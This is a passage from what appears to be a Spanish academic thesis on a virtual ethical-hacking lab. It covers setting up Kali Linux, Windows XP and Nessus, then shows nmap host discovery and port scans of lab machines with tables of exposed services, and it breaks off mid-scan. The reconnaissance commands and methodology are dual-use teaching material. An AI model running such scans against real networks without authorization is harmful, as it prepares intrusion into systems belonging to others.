


Figura 44. Ventana de instalación de Windows XP

Fuente: elaboración propia

Una vez abierto se obtiene la siguiente imagen




Figura 45. Ventana de configuración del sistema operativo

Fuente: elaboración propia

Se procede a encender el equipo y se obtiene el cargado el sistema operativo.




Figura 46. Ventana de inicio del Windows XP
Fuente: elaboración propia

Ahora se procede a poner la interfaz de red al segmento correspondiente que en este caso será el VMnet 2, para ello en las propiedades del adaptador




Figura 47. Ventana de configuración del sistema operativo
Fuente: elaboración propia

Se ubica la opción del adaptador y selecciona el modo en VMnet2 y aceptar.




Figura 48. Ventana de configuración de la interfaz de red.
Fuente: elaboración propia

Ahora se asigna los parámetros lógicos de red tal como se muestra en la imagen siguiente.




Figura 49. Ventana de asignación de parámetros de red.
Fuente: elaboración propia

4.6. Operar

En esta fase se realizó todas las pruebas de configuración con la finalidad de garantizar el buen funcionamiento de la infraestructura implementada. Esta fase es la prueba final de diseño.

4.6.1. Instalación de las herramientas adicionales

En esta parte se tiene algunas herramientas que se utilizara para realizar las pruebas de pentesting.

• Kali linux

Kali-Linux es un sistema operativo basado en Linux Debian, el mismo que fue desarrollado a partir de la distribución backtrack, este sistema reúne una serie de herramientas preinstaladas que ayuda a los profesionales y estudiantes de seguridad informática a realizar acciones como: captura de tráfico (mediante: wireshark, yersinia, etc.), escaneo de puertos (mediante: nmap, dnmap, etc.), análisis de vulnerabilidades (mediante: nmap, openvas-scanner, etc.), explotación de vulnerabilidades (mediante: THC-Hydra, exploitdb, etc.). Kali Linux está tomando posicionamiento en la comunidad para realizar auditorías y evaluación de seguridades, es un sistema con licencia GPL, el mismo que puede instalarse en una máquina virtual o directamente en una máquina de trabajo, también posee una versión LITE, la cual permite hacer una evaluación del sistema sin la necesidad de instalarlo.

Para el caso de esta máquina ya se tiene el archivo preinstalado del sistema operativo kali linux, así que solamente se procederá a ir al menú File y abrir dicho archivo.




Figura 50. Ventana inicial de instalación del Kali Linux

Fuente: elaboración propia

Una vez abierto se obtiene la siguiente imagen




Figura 51. Ventana final de instalación del Kali Linux
Fuente: elaboración propia

Se procede a encender el equipo y se obtiene el sistema operativo.




Figura 52. Pantalla de inicio del sistema operativo Kali Linux
Fuente: elaboración propia

Se ubica la opción del adaptador y selecciona el modo en VMnet2 y aceptar.




Figura 53. Configuración de la interfaz de red
Fuente: elaboración propia

• Nessus

Es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en un demonio o diablo, Nessus, que realiza el escaneo en el sistema objetivo, y Nessus, el cliente (basado en consola o gráfico) que muestra el avance e informa sobre el estado de los escaneos. Desde consola Nessus puede ser programado para hacer escaneos programados.




Figura 54. Pantalla inicial de Nessus
Fuente: elaboración propia

CAPÍTULO V

5. Resultados

Consistió en evaluar la infraestructura de red virtual diseñada, para ello se implementó cada una de las fases del hacking ético (recolección de información, análisis de vulnerabilidades, explotación y post explotación); de esta manera se pudo determinar las fases que son posible simular y que actividades referidos al hacking ético, no se pueden implementar sobre el escenario virtual.

5.1. Fase I: Pruebas de escaneo de puertos y servicios

Una vez que se ha identificado los hosts activos en la red del objetivo, el siguiente paso es buscar puertos y servicios asociados con los mismos. El escaneo de puertos es el proceso de descubrir puertos UDP como TCP, los mismos que revelarán los servicios que están corriendo sobre la red, los cuales pueden ser puntos potenciales de ataque.

Para realizar esta fase se utiliza la herramienta nmap, la cual permite realizar diferentes tipos de escaneo dependiendo de la opción que se use y el tipo de información que se desea obtener, de la siguiente manera:

- sT: permite realizar un escaneo de los puertos TCP para comprobar si existe algún servicio activo y puerto abierto. Este tipo de escaneo es el menos común, debido a que llega a completar las conexiones TCP.
- sU: aunque la mayoría de servicios usan puertos TCP, es importante escanear puertos UDP los cuales podrían ser usados para posibles ataques.
- n: indica que no requiere hacer resolución a los DNS.
- Pn: indica que no se realicen técnicas para saber si el host está arriba, debido a que se conoce que el host está en funcionamiento.

Además, es importante conocer la definición del estado de los puertos:

- Abierto: Indica que el puerto se encuentra a la espera de conexiones TCP o paquetes UDP. Estos puertos son usados como vectores de ataque.
- Cerrado: Indica que el puerto no tiene ninguna aplicación escuchando, aunque puede responder a paquetes de pruebas de nmap.
- Filtrado: Nmap no puede determinar si el puerto se encuentra en estado abierto o cerrado debido a un filtrado de paquetes, este filtrado puede ser debido a un firewall, reglas del enrutador, o por el propio equipo.
- No-Filtrado: Indica que el puerto es accesible, pero no se puede determinar si está abierto o cerrado.

- Abierto-Filtrado: Nmap clasifica a los puertos dentro de este tipo cuando no puede determinar si está abierto o filtrado.
- Cerrado-Filtrado: Nmap clasifica a los puertos dentro de este tipo cuando no puede determinar si está abierto o filtrado.

5.1.1. Objetivos del scanning

- Obtener los hosts activos dentro de la subred local 192.168.230.0 / 24 y 192.168.231.0 / 24 mediante la utilización de nmap.
- Realizar un escaneo de puertos para detectar puertos abiertos en los servidores, maquinas clientes y routers y así ir pensando en los posibles ataques que se pueden realizar, tomando en cuenta los puertos abiertos y los servicios que prestan.
- identificar los servicios que corren sobre los puertos abiertos.
- Determinar la versión de los servicios asociados a los puertos.
- Intentar determinar el sistema operativo del equipo escaneado en base a los puertos y servicios descubiertos.

5.1.2. Resultados del scanning

Realización de ping Sweep: Identificar una red, para proceder a realizar un barrido de ping para identificar host activos en la red se utiliza el siguiente comando: nmap -sP 192.168.230.0/24

```

File Edit View Search Terminal Help
root@kali:~# nmap -sP 192.168.230.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-06 13:07 EST
Nmap scan report for m0n0wall.local (192.168.230.1) PC FIREWALL
Host is up (0.00089s latency).
MAC Address: 00:50:56:2A:D8:7C (VMware)
Nmap scan report for 192.168.230.2 PC WINDOWS 7
Host is up (0.00057s latency).
MAC Address: 00:0C:29:B4:90:B8 (VMware)
Nmap scan report for 192.168.230.4 PC UBUNTU
Host is up (0.00033s latency).
MAC Address: 00:0C:29:2C:B2:8D (VMware)
Nmap scan report for 192.168.230.5 PC Windows xp
Host is up (0.00035s latency).
MAC Address: 00:0C:29:5A:28:56 (VMware)
Nmap scan report for 192.168.230.100 PC UNIX
Host is up (0.00014s latency).
MAC Address: 00:0C:29:48:2C:1C (VMware)
Nmap scan report for 192.168.230.101 KALI LINUX
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.76 seconds
root@kali:~#

```

Figura 55. Lista de equipos activos en la zona LAN

Fuente: elaboración propia

Como se puede observar en la imagen anterior se listo todas la maquinas activas de la zona LAN; aquí los detalles

Tabla 2
Equipos activos en la zona LAN.

Segmento: 192.168.230 / 24 (ZONA LAN)		
Dirección IP	Sistema Operativo	Descripción
192.168.230.1	MonoWall	interfaz LAN del firewall
192.168.230.2	Windows 7	PC cliente
192.168.230.4	Ubuntu	PC cliente
192.168.230.5	Windows XP	PC cliente
192.168.230.100	FreeBSD	PC cliente
192.168.230.101	Kali Linux	terminal de ataques

Fuente: Elaboración Propia

El mismo procedimiento se realizó para el segmento de red 192.168.231.0 / 24, zona DMZ, obteniéndose el siguiente resultado que se muestra a continuación:

Tabla 3
Equipos activos en la zona DMZ.

Segmento: 192.168.231 / 24 (ZONA DMZ)		
Dirección IP	Sistema Operativo	Descripción
192.168.231.1	MonoWall	interfaz DMZ del firewall
192.168.231.2	FreeNas	Servidor UNIX
192.168.231.3	Windows server 2003	Servidor Windows
192.168.231.4	Metasploitables	Servidor Linux
192.168.231.5	Windows server 2008	Servidor Windows
192.168.231.101	Kali Linux	terminal de ataques

Fuente: elaboración propia

Ahora que se conoce las direcciones IP en cada segmento se procederá a listar los puertos habilitados para identificar los servicios y la versión de los mismos que corren sobre cada puerto; para ello se utiliza los comandos respectivos de NMAP.

Resumen del escaneo de puertos y servicios a Windows 7.

```

root@kali:~# nmap 192.168.230.2
Starting Nmap 7.70 ( https://nmap.org ) at
Nmap scan report for 192.168.230.2
Host is up (0.0019s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:B4:90:B8 (VMware)

```

Figura 56. Lista de puertos abiertos del Windows 7
Fuente: elaboración propia

Tabla 4
Vulnerabilidades identificadas en Windows 7

Dirección IP		Sistema Operativo	
192.168.230.2		Windows 7	
puerto	protocolo	servicio	detalle del servicio
135	TCP	msrpc	Microsoft Windows RPC
139	TCP	netbios-ssn	Microsoft Windows netbios-ssn
445	TCP	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152	TCP	msrpc	Microsoft Windows RPC
49153	TCP	msrpc	Microsoft Windows RPC
49154	TCP	msrpc	Microsoft Windows RPC
49155	TCP	msrpc	Microsoft Windows RPC
49156	TCP	msrpc	Microsoft Windows RPC
49157	TCP	msrpc	Microsoft Windows RPC

Fuente: Elaboración propia

Resumen del escaneo de puertos y servicios a Windows XP.

```

root@kali:~# nmap 192.168.230.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-08 12:
Nmap scan report for 192.168.230.5
Host is up (0.00099s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:5A:28:56 (VMware)
    
```

DIRECCION IP

PUERTOS Y SERVICIOS

Figura 57. Lista de puertos abiertos de Windows XP

Fuente: elaboración propia

Tabla 5
Vulnerabilidades identificadas en Windows XP

Dirección IP		Sistema Operativo	
192.168.230.5		Windows XP	
puerto	protocolo	servicio	detalle del servicio
23	TCP	telnet	Microsoft Windows XP telnetd
135	TCP	msrpc	Microsoft Windows RPC
139	TCP	netbios-ssn	Microsoft Windows netbios-ssn
445	TCP	microsoft-ds Microsoft	Windows XP microsoft-ds
3389	TCP	ms-wbt-server	Microsoft Terminal Service

Fuente: Elaboración propia

```

root@kali:~# nmap 192.168.231.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03
Nmap scan report for 192.168.231.100
Host is up (0.00045s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
    
```

PUERTOS Y SERVICIOS

